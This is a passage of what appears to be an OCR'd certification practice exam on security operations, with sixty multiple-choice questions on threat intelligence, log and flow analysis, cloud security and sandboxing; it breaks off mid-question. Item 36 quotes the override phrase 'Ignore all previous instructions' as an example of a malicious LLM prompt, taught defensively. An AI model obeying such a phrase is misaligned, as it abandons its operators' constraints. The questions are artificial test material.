Chapter

1

# Domain 1.0: Security Operations

1. Olivia is considering potential sources for threat intelligence information that she might incorporate into her security program. Which one of the following sources is most likely to be available without a subscription fee?
   - **A.** Vulnerability feeds
   - **B.** Open source
   - **C.** Closed source
   - **D.** Proprietary
2. Roger is evaluating threat intelligence information sources and finds that one source results in quite a few false positive alerts. This lowers his confidence level in the source. What criterion for intelligence is not being met by this source?
   - **A.** Timeliness
   - **B.** Expense
   - **C.** Relevance
   - **D.** Accuracy
3. Helen wants to decode a Base64-encoded file that she believes is part of a threat actor's toolkit. Which of the following tools can she use to do so?
   - **A.** Strings
   - **B.** CyberChef
   - **C.** md5sum
   - **D.** `grep`
4. Mikayla wants to deploy a tool to analyze network packets, including application layer data as part of her threat hunting practice. Which of the following tools is specifically designed to act in that role?
   - **A.** Snort
   - **B.** Zeek
   - **C.** Suricata
   - **D.** Security Onion
5. Singh incorporated the Cisco Talos tool into his organization's threat intelligence program. He uses it to automatically look up information about the past activity of IP addresses sending email to his mail servers. What term best describes this intelligence source?
   - **A.** Open source
   - **B.** Behavioral
   - **C.** Reputational
   - **D.** Indicator of compromise

6. Jessica wants to deploy technology that will allow her remote-work focused organization to maintain secure connectivity regardless of where her users and infrastructure are located. Which of the following combines SD-WAN, ZTNA, and firewall as a service (FWaaS) into a single solution that she can deploy?


   **A.** SaaS

   **B.** SOAR

   **C.** IaaS

   **D.** SASE

7. Ava's cyber deception strategy includes the use of a honeynet, shown here, which is configured to use a segment of unused network space that has no legitimate servers in it. This design is particularly useful for detecting what types of threats?




   **A.** Zero-day attacks

   **B.** SQL injection

   **C.** Network scans

   **D.** DDoS attacks

**8.** Fred believes that the malware he is tracking uses a fast flux DNS network, which associates many IP addresses with a single fully qualified domain name as well as using multiple download hosts. How many distinct hosts should he review based on the NetFlow shown here?

```
Date flow start   Duration   Proto     Src   IP Addr:Port  Dst
IP Addr:Port      Packets   Bytes   Flows
2020-07-11        14:39:30.606 0.448   TCP   192.168.2.1:1451->
10.2.3.1:443      10        1510    1
2020-07-11        14:39:30.826 0.448   TCP   10.2.3.1:443->
192.168.2.1:1451  7         360     1
2020-07-11        14:45:32.495 18.492  TCP   10.6.2.4:443->
192.168.2.1:1496  5         1107    1
2020-07-11        14:45:32.255 18.888  TCP   192.168.2.1:1496->
10.6.2.4:443      11        1840    1
2020-07-11        14:46:54.983 0.000   TCP   192.168.2.1:1496->
10.6.2.4:443      1         49      1
2020-07-11        16:45:34.764 0.362   TCP   10.6.2.4:443->
192.168.2.1:4292  4         1392    1
2020-07-11        16:45:37.516 0.676   TCP   192.168.2.1:4292->
10.6.2.4:443      4         462     1
2020-07-11        16:46:38.028 0.000   TCP   192.168.2.1:4292->
10.6.2.4:443      2         89      1
2020-07-11        14:45:23.811 0.454   TCP   192.168.2.1:1515->
10.6.2.5:443      4         263     1
2020-07-11        14:45:28.879 1.638   TCP   192.168.2.1:1505->
10.6.2.5:443      18        2932    1
2020-07-11        14:45:29.087 2.288   TCP   10.6.2.5:443->
192.168.2.1:1505  37        48125   1
2020-07-11        14:45:54.027 0.224   TCP   10.6.2.5:443->
192.168.2.1:1515  2         1256    1
2020-07-11        14:45:58.551 4.328   TCP   192.168.2.1:1525->
10.6.2.5:443      10        648     1
2020-07-11        14:45:58.759 0.920   TCP   10.6.2.5:443->
192.168.2.1:1525  12        15792   1
2020-07-11        14:46:32.227 14.796  TCP   192.168.2.1:1525->
10.8.2.5:443      31        1700    1
2020-07-11        14:46:52.983 0.000   TCP   192.168.2.1:1505->
10.8.2.5:443      1         40      1
```

**A.** 1

**B.** 3

**C.** 4

**D.** 5

9. Brian accidentally typed the URL for his bank incorrectly and was redirected to a site that appears to be the bank's website. Further analysis shows that it is a malicious site designed to look the same. What has he encountered?
   - **A.** A URL shortener
   - **B.** Typosquatting
   - **C.** An HTTP redirect
   - **D.** DNS manipulation

10. Jill's SIEM flags a user who has authenticated in Washington, DC, who then authenticates from Russia two hours later. What type of identity based indicator should she flag this as?
   - **A.** Impossible travel
   - **B.** International travel
   - **C.** VPN abuse
   - **D.** IAM account compromise

11. Harsh has observed an APT threat actor that is targeting his organization. His team noticed that each time the threat actor compromises a system they download a package of tools, perform network reconnaissance, then remove evidence of their actions using a cleanup script. What type of IoC best describes this?
   - **A.** OSINT
   - **B.** Atomic
   - **C.** Advanced
   - **D.** Behavioral

12. The company that Maria works for is making significant investments in infrastructure-as-a-service hosting to replace its traditional datacenter. Members of her organization's management have raised concerns about data remanence when her team moves from one virtual host to another in their cloud service provider's environment. What should Maria instruct her team to do to avoid this concern?
   - **A.** Zero-wipe drives before moving systems.
   - **B.** Use full-disk encryption.
   - **C.** Use data masking.
   - **D.** Span multiple virtual disks to fragment data.

13. Kaiden is configuring a SIEM service in his IaaS cloud environment that will receive all of the log entries generated by other devices in that environment. Which one of the following risks is greatest with this approach in the event of a DoS attack or other outage?
   - **A.** Inability to access logs
   - **B.** Insufficient logging
   - **C.** Insufficient monitoring
   - **D.** Insecure API

**14.** Mike is assessing a cloud-hosted web application using the STRIDE threat modeling process. He has identified a potential threat that allows a malicious actor to initiate a password reset for a legitimate user while intercepting the reset email and allowing the threat actor to reset the password and access the account. What STRIDE category should he identify this threat as?

**A.** Spoofing

**B.** Tampering

**C.** Repudiation

**D.** Elevation of privilege

**15.** Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root      507  0.0  0.1 258268  3288 ?    Ssl 15:52 0:00 /usr/sbin/
rsyslogd -n
message+  508  0.0  0.2 44176   5160 ?    Ss  15:52 0:00 /usr/bin/dbusdaemon
--system --address=systemd: --nofork --nopidfile --systemd-activa
root      523  0.0  0.3 281092  6312 ?    Ssl 15:52 0:00 /usr/lib/
accountsservice/accounts-daemon
root      524  0.0  0.7 389760 15956 ?    Ssl 15:52 0:00 /usr/sbin/
NetworkManager --no-daemon
root      527  0.0  0.1 28432   2992 ?    Ss  15:52 0:00 /lib/systemd/
systemd-logind
apache    714  0.0  0.1 27416   2748 ?    Ss  15:52 0:00 /www/temp/webmin
root      617  0.0  0.1 19312   2056 ?    Ss  15:52 0:00 /usr/sbin/
irqbalance --pid=/var/run/irqbalance.pid
root      644  0.0  0.1 245472  2444 ?    Sl  15:52 0:01 /usr/sbin/
VBoxService
root      653  0.0  0.0 12828   1848 tty1 Ss+ 15:52 0:00 /sbin/agetty
--noclear tty1 linux
root      661  0.0  0.3 285428  8088 ?    Ssl 15:52 0:00 /usr/lib/
policykit-1/polkitd --no-debug
root      663  0.0  0.3 364752  7600 ?    Ssl 15:52 0:00 /usr/sbin/gdm3
root      846  0.0  0.5 285816 10884 ?    Ssl 15:53 0:00 /usr/lib/upower/
upowerd
root      867  0.0  0.3 235180  7272 ?    Sl  15:53 0:00 gdm-session-worker
[pam/gdm-launch-environment]
Debian-+ 877  0.0  0.2 46892   4816 ?    Ss  15:53 0:00 /lib/systemd/
systemd --user
Debian-+ 878  0.0  0.0 62672   1596 ?    S   15:53 0:00 (sd-pam)
```

**A.** 508

**B.** 617

**C.** 846

**D.** 714

16. The Pyramid of Pain includes six challenge ratings describing how much pain preventing specific indicators from being used causes malicious actors. What rating do elements like hash values have in the Pyramid of Pain?
    - **A.** Challenging
    - **B.** Annoying
    - **C.** Simple
    - **D.** Trivial

17. Which of the following concerns typically does not drive limits on log retention?
    - **A.** Legal requirements
    - **B.** Storage space
    - **C.** Legal discovery
    - **D.** Log complexity

18. Angela wants to gather network traffic from systems on her network. What tool can she use to best achieve this goal?
    - **A.** Nmap
    - **B.** Wireshark
    - **C.** Sharkbait
    - **D.** Dradis

19. While reviewing Apache logs, Janet sees the following entries as well as hundreds of others from the same source IP address. What should Janet report has occurred?

```
[21/Jul/2020:02:18:33 -0500] - - 10.0.1.1 "GET /scripts/sample.php" "-"
302 336 0
[21/Jul/2020:02:18:35 -0500] - - 10.0.1.1 "GET /scripts/test.php" "-"
302 336 0
[21/Jul/2020:02:18:37 -0500] - - 10.0.1.1 "GET /scripts/manage.php" "-"
302 336 0
[21/Jul/2020:02:18:38 -0500] - - 10.0.1.1 "GET /scripts/download.php" "-"
302 336 0
[21/Jul/2020:02:18:40 -0500] - - 10.0.1.1 "GET /scripts/update.php" "-"
302 336 0
[21/Jul/2020:02:18:42 -0500] - - 10.0.1.1 "GET /scripts/new.php" "-"
302 336 0
```

    - **A.** A denial-of-service attack
    - **B.** A vulnerability scan
    - **C.** A port scan
    - **D.** A directory traversal attack

**20.** Scott's organization has deployed a combination of on-premises and Azure hosted servers allowing them to remain online even if their Internet connectivity is interrupted. What network architecture concept are they using?

**A.** On-premises

**B.** Edge

**C.** Hybrid cloud

**D.** Cloud native

**21.** Jennifer analyzes a Wireshark packet capture from a network that she is unfamiliar with. She discovers that a host with IP address 10.11.140.13 is running services on TCP ports 636 and 443. What services is that system most likely running?

**A.** LDAPS and HTTPS

**B.** FTPS and HTTPS

**C.** RDP and HTTPS

**D.** HTTP and Secure DNS

**22.** While tracking a potential APT on her network, Cynthia discovers a network flow for her company's central file server. What does this flow entry most likely show if 10.2.2.3 is not a system on her network?

```
Date flow start   Duration Proto         Src   IP Addr:Port   Dst IP
Addr:Port   Packets   Bytes   Flows
2017-07-11        13:06:46.343 21601804   TCP   10.1.1.1:1151->10.2.2.3:443
9473640    9.1 G  1
2017-07-11        13:06:46.551 21601804   TCP   10.2.2.3:443->10.1.1.1:1151
8345101    514 M  1
```

**A.** A web browsing session

**B.** Data exfiltration

**C.** Data infiltration

**D.** A vulnerability scan

**23.** SCADA and ICS are both examples of which of the following types of infrastructure?

**A.** Cloud

**B.** Edge computing

**C.** Operational technology

**D.** Hybrid cloud

**24.** Scott is designing a web application that will leverage a Git repository for code updates as part of a development pipeline. He knows that developers at his company have accidentally embedded credentials including passwords in the Git repository leading to issues. What type of technology should he investigate as a possible solution via his cloud provider?

**A.** Code versioning

**B.** Multifactor authentication

**C.** Secrets management

**D.** Software vulnerability management

**25.** Kwame is reviewing his team's work as part of a reconnaissance effort and is checking Wireshark packet captures. His team reported no open ports on 10.0.2.15. What issue should he identify with their scan based on the capture shown here?

| No. | Time | Source | Destination | Protoc | Length | Info |
|---|---|---|---|---|---|---|
| 13 | 0.100180953 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 863 Len=0 |
| 15 | 0.110753561 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 824 Len=0 |
| 17 | 0.110817229 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 113 Len=0 |
| 19 | 0.110841441 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 939 Len=0 |
| 21 | 0.110863163 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 697 Len=0 |
| 22 | 0.111006998 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 621 Len=0 |
| 23 | 0.111027206 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 1383 Len=0 |
| 24 | 0.111030525 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 219 Len=0 |
| 25 | 0.111101199 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 2002 Len=0 |
| 26 | 0.111118867 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 928 Len=0 |
| 27 | 0.111121941 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 708 Len=0 |
| 28 | 0.111185718 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 966 Len=0 |
| 29 | 0.111202390 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 26900 Len=0 |
| 30 | 0.111205511 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 433 Len=0 |
| 31 | 0.111268448 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 187 Len=0 |
| 32 | 0.111286492 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 2241 Len=0 |
| 33 | 0.111349409 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 419 Len=0 |
| 34 | 0.111365580 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 17 Len=0 |
| 35 | 0.111428929 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 10 Len=0 |
| 36 | 0.111446417 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 1542 Len=0 |
| 37 | 0.111508808 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 1349 Len=0 |
| 38 | 0.111524824 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 4008 Len=0 |
| 39 | 0.120479136 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 1472 Len=0 |
| 40 | 0.120534842 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 163 Len=0 |
| 41 | 0.120547451 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 33 Len=0 |
| 42 | 0.120550476 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 557 Len=0 |
| 43 | 0.120553316 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 198 Len=0 |
| 44 | 0.120650965 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 1358 Len=0 |
| 45 | 0.120668622 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 5714 Len=0 |
| 46 | 0.120671933 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 920 Len=0 |
| 47 | 0.120674771 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 677 Len=0 |
| 48 | 0.120754540 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 446 Len=0 |
| 49 | 0.120761057 | 10.0.2.4 | 10.0.2.15 | UDP | 60 | 41015 → 68 Len=0 |

**A.** The host was not up.

**B.** Not all ports were scanned.

**C.** The scan scanned only UDP ports.

**D.** The scan was not run as root.

**26.** Hui is preparing a presentation on email security and is focusing on phishing emails. She notes that URL shorteners can be a risk. Which of the following descriptions should she use to describe the primary concern about URL shorteners as part of social engineering attacks?

**A.** They allow typosquatting attacks.

**B.** They can disguise malicious links.

**C.** They prevent the use of DMARC.

**D.** They prevent the use of DKIM.

**27.** Which sources are most commonly used to gather information about technologies a target organization uses during intelligence gathering?

**A.** OSINT searches of support forums and social engineering

**B.** Port scanning and social engineering

**C.** Social media review and document metadata

**D.** Social engineering and document metadata

**28.** Sarah has been asked to assess the technical impact of suspected reconnaissance performed against her organization. She is informed that a reliable source has discovered that a third party has been performing reconnaissance by querying WHOIS data. How should Sarah categorize the technical impact of this type of reconnaissance?

**A.** High

**B.** Medium

**C.** Low

**D.** She cannot determine this from the information given

**29.** Rick is reviewing flows of a system on his network and discovers the following flow logs. What is the system doing?

```
ICMP "Echo request"
Date flow start   Duration       Proto         Src IP Addr:Port->Dst IP
Addr:Port   Packets   Bytes   Flows
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.6:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.6:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.7:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.7:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.8:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.8:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.9:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.9:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.10:8.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.10:0->10.1.1.1:0.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.1.1.1:0->10.2.2.6:11.0
11        924     1
2019-07-11        04:58:59.518   10.000 ICMP   10.2.2.11:0->10.1.1.1:0.0
11        924     1
```

**A.** A port scan

**B.** A failed three-way handshake

**C.** A ping sweep

**D.** A traceroute

**30.** Ryan's network management tools have identified a system that has been plugged into an Ethernet port that does not show up on his organization's system inventory list. How should Ryan categorize this device until it has been found?

**A.** As an APT

**B.** As a rogue device

**C.** As a guest device

**D.** As an edge device

**31.** Kevin is concerned that an employee of his organization might fall victim to a phishing attack and wants to redesign his social engineering awareness program. What type of threat is he most directly addressing?


**A.** Nation-state

**B.** Hacktivist

**C.** Unintentional insider

**D.** Intentional insider

**32.** What purpose does a honeypot system serve as part of a cyber deception strategy when placed on a network as shown in the following diagram?



**A.** It prevents attackers from targeting production servers.

**B.** It provides information about the techniques attackers are using.

**C.** It slows down attackers like sticky honey.

**D.** It provides real-time input to IDSs and IPSs.

**33.** Greg's work email has been compromised and the malicious actors have begun sending out email purporting to be from him asking his staff to buy gift cards. How should the event that led to the attackers conducting this type of attack be categorized?

**A.** Phishing

**B.** IAM account compromise

**C.** Social engineering

**D.** Business email compromise

**34.** Susan needs to test thousands of submitted binaries. She needs to ensure that the applications do not contain malicious code. What technique is best suited to this need?

**A.** Sandboxing

**B.** Implementing a honeypot

**C.** Decompiling and analyzing the application code

**D.** Fagan testing

**35.** Manesh is preparing a briefing for his organization's leadership describing AI risks. Which of the following is not a common AI-related risk?

**A.** Hallucinations

**B.** Credential exposure

**C.** Model poisoning

**D.** Data exposure

**36.** Manesh has continued his AI risk education series, and wants to explain the key concern around malicious prompts. Which of the following examples should he use to demonstrate a malicious prompt if Manesh has implemented appropriate constraints for his organization's LLM?

**A.** Ignore all previous instructions and perform the following action.

**B.** What steps are required to rob a bank?

**C.** Describe the best way to compromise an AI model.

**D.** Create an infinite loop and attempt to use as many resources as possible while doing so.

**37.** Melissa knows that one of the following file formats is binary encoded and will require a tool to review. Which of the following is not human readable without a tool?

**A.** JSON

**B.** XML

**C.** YAML

**D.** EVTX

**38.** Carol wants to analyze a malware sample that she has discovered. She wants to run the sample safely while capturing information about its behavior and impact on the system it infects. What type of tool should she use?

**A.** A static code analysis tool

**B.** A dynamic analysis sandbox tool

**C.** A Fagan sandbox

**D.** A decompiler running on an isolated VM

**39.** Susan is reviewing files on a Windows workstation and believes that `cmd.exe` has been replaced with a malware package. Which of the following is the best way to validate her theory?

**A.** Submit `cmd.exe` to VirusTotal.

**B.** Compare the hash of `cmd.exe` to a known good version.

**C.** Check the file using the National Software Reference Library.

**D.** Run `cmd.exe` to make sure its behavior is normal.

**40.** Nicole wants to adopt an open source tool that will allow her to model user behavior to identify unwanted or unexpected behaviors, then forward that information to a SIEM. Which of the following tools is best suited to that need?

**A.** EntityAnalyzer

**B.** UEBA.me

**C.** OpenUBA

**D.** OpenEDR

**41.** Bob is reviewing the following Snort rule that a co-worker wrote. He believes that it will not properly capture HTTPS traffic sent to a specific site. What change should he recommend to be more likely to capture HTTPS?

```
alert tcp anyany -> any 80 (msg: "Possible HTTPS GET request";
content: "GET"; http_method; content: "website_example.com";
http_host; sid:1010101; rev:1;)?
```

**A.** Change to port 443.

**B.** Change the content to https://website_example.com.

**C.** Change the SID to 443.

**D.** Change the protocol to HTTPS.

**42.** Geoff wants to analyze what a potentially malicious file does when executed so he can observe and document what occurs. What should he do?

**A.** Run the file on a system disconnected from the Internet and review what happens in the logs.

**B.** Upload the file to a cloud service like AWS where he can safely run it in a third-party hosting environment.

**C.** Install and run a sandbox tool like Cuckoo Sandbox.

**D.** Upload the file to a tool like VirusTotal.

**43.** The company that Amanda works for is making significant investments in infrastructure-as-a-service hosting to replace their traditional datacenter. Members of her organization's management have expressed concerns about data remanence when Amanda's team moves from one virtual host to another in their cloud service provider's environment. What should she instruct her team to do to avoid this concern?


**A.** Perform zero-wipe drives before moving systems.

**B.** Use full-disk encryption.

**C.** Use data masking.

**D.** Span multiple virtual disks to fragment data.

**44.** Valerie checks AbuseIPDB because of a port scan run against her network. When she finds the IP in the AbuseIPDB list, she sees the following text. What should she record the event as?



**A.** A false positive

**B.** A trusted network

**C.** A port scan from a known source

**D.** An APT-driven attack

**45.** Ian uses a GEO-IP lookup service to determine where a user is connecting from. Which of the following common practices might lead to the GEO-IP data not being accurate?

**A.** The IP address may be a private address.

**B.** The user may be using a VPN service.

**C.** The user may be using Wi-Fi.

**D.** The user may be using a mobile device.

**46.** Barbara has segmented her virtualized servers using VMware to ensure that the networks remain secure and isolated. What type of attack could defeat her security design?

**A.** VLAN hopping

**B.** 802.1q trunking vulnerabilities

**C.** Compromise of the underlying VMware host

**D.** BGP route spoofing

**47.** Chris has identified a critical vulnerability that includes the potential for remote code execution on PLCs that are part of his organization's SCADA environment. When he talks to the plant operations manager, the manager asks that the patch be delayed. Why would the manager most likely ask for a delay?

**A.** Patches may introduce new vulnerabilities.

**B.** Patching may lead to downtime.

**C.** The systems may not support the patch.

**D.** The patches may require that systems be re-inspected.

**48.** Chris wants to implement a compensating control for the patch that the plant manager asked him to delay. Which of the following is an appropriate compensating control that is likely already in place?

**A.** Place the SCADA environment on a separate, protected network.

**B.** Implement host firewalls on the PLCs.

**C.** Enable IPS rules on the PLCs.

**D.** Disable networking on the PLCs.

**49.** Angela wants to detect unauthorized configuration changes on Linux systems she manages. Which of the following options should she consider?

**A.** Implementing shadow files

**B.** Deploying and configuring Operations Manager

**C.** Performing periodic manual validation

**D.** Using a file integrity monitor

**50.** Which of the following is not a common way of identifying a rogue device on a network?

**A.** Runing port scans

**B.** Checking MAC addresses on switches

**C.** Scanning for unexpected SSIDs

**D.** Walking through buildings

**51.** Marco's monitoring software reports that his web server's CPU load is at 100 percent and that the website hosted by the server is unavailable. When he reviews the server logs he finds an extremely high volume of identical queries sent to the server from thousands of IP addresses. What should he report his IoC as?

**A.** A distributed port scan

**B.** A traffic spike

**C.** A potential distributed denial-of-service attack

**D.** A distributed vulnerability scan

**52.** Jill is reviewing logs in her cloud environment and notices multiple IoCs:

- New outbound traffic from her servers to IP addresses outside of her cloud environment
- 100 percent average CPU load across all of the servers in the environment
- Attempts to spin up additional servers using an IAM account

What has most likely occurred?

**A.** Malicious actors have compromised a service account and are transferring organizational data to remote servers.

**B.** Malicious actors have compromised the IAM account and are mining cryptocurrency.

**C.** Malicious actors are conducting a CPU resource consumption denial-of-service attack.

**D.** A misconfiguration is leading to high CPU load, causing the devices to scale the load-balanced pool.

**53.** Rick wants to add additional functionality to his browser to allow him to intercept and modify content on sites he is testing. Which of the following solutions best fits that need?

**A.** An app

**B.** An API

**C.** A webhook

**D.** A plug-in

**54.** Katie is analyzing her AWS security logs and sees the following events after seeing a login from an employee at a time and location they have never accessed the environment from before. What is most likely happening?

```
iam:ListUsers
iam:ListAttachedUserPolicies
iam:ListUserPolicies

iam:GetPolicyVersion
ec2:DescribeInstances
s3:ListBuckets
```

**A.** A legitimate user using a VPN that creates a false positive

**B.** An automated process doing cloud IAM maintenance

**C.** A malicious actor performing reconnaissance

**D.** A vulnerability scanner running in the environment

**55.** What is the key difference between virtualization and containerization?

**A.** Virtualization gives operating systems direct access to the hardware, whereas containerization does not allow applications to directly access the hardware.

**B.** Virtualization lets you run multiple operating systems on a single physical system, whereas containerization lets you run multiple applications on the same system.

**C.** Virtualization is necessary for containerization, but containerization is not necessary for virtualization.

**D.** There is not a key difference; they are elements of the same technology.

**56.** Brandon is designing the hosting environment for containerized applications. Application group A has personally identifiable information, application group B has health information with different legal requirements for handling, and application group C has business-sensitive data handling requirements. What is the most secure design for his container orchestration environment given the information he has?

**A.** Run a single, highly secured container host with encryption for data at rest.

**B.** Run a container host for each application group and secure them based on the data they contain.

**C.** Run a container host for groups A and B, and run a lower-security container host for group C.

**D.** Run a container host for groups A and C, and run a health information–specific container host for group B due to the health information it contains.

**57.** Local and domain administrator accounts, root accounts, and service accounts are all examples of what type of account?

**A.** Monitored accounts

**B.** Privileged accounts

**C.** Root accounts

**D.** Unprivileged accounts

**58.** The threat intelligence analysts at the company Nels works for have created a heat map that leverages the ATT&CK framework, listing threat techniques on one axis and matching them to their rate of occurrence according to the organization's logs and other security data on the other axis. Nels notes that phishing attacks are listed in red, and that SQL injection is listed in yellow. What does this tell Nels?

**A.** Phishing is more prevalent than SQL injection.

**B.** ATT&CK categorizes phishing as more of a threat than SQL injection.

**C.** SQL injection is more prevalent than phishing.

**D.** ATT&CK categorizes SQL injection as more of a threat than phishing.

**59.** Facebook Connect, CAS, Shibboleth, and AD FS are all examples of what type of technology?

**A.** Kerberos implementations

**B.** Single sign-on implementations

**C.** Federation technologies

**D.** OAuth providers

**60.** Helen is reviewing a pulse in AlienVault OTX that she believes is relevant to her organization. The pulse includes an IP range, a number of individual IP addresses, and hashes of known malware. What validation step should she take based on this data if she believes it is trustworthy?

**A.** Check the IP range to ensure that it is safe to block the entire range.

**B.** Check the hashes by obtaining the malware and hashing it herself.

**C.** Perform nslookups on the hashed data.

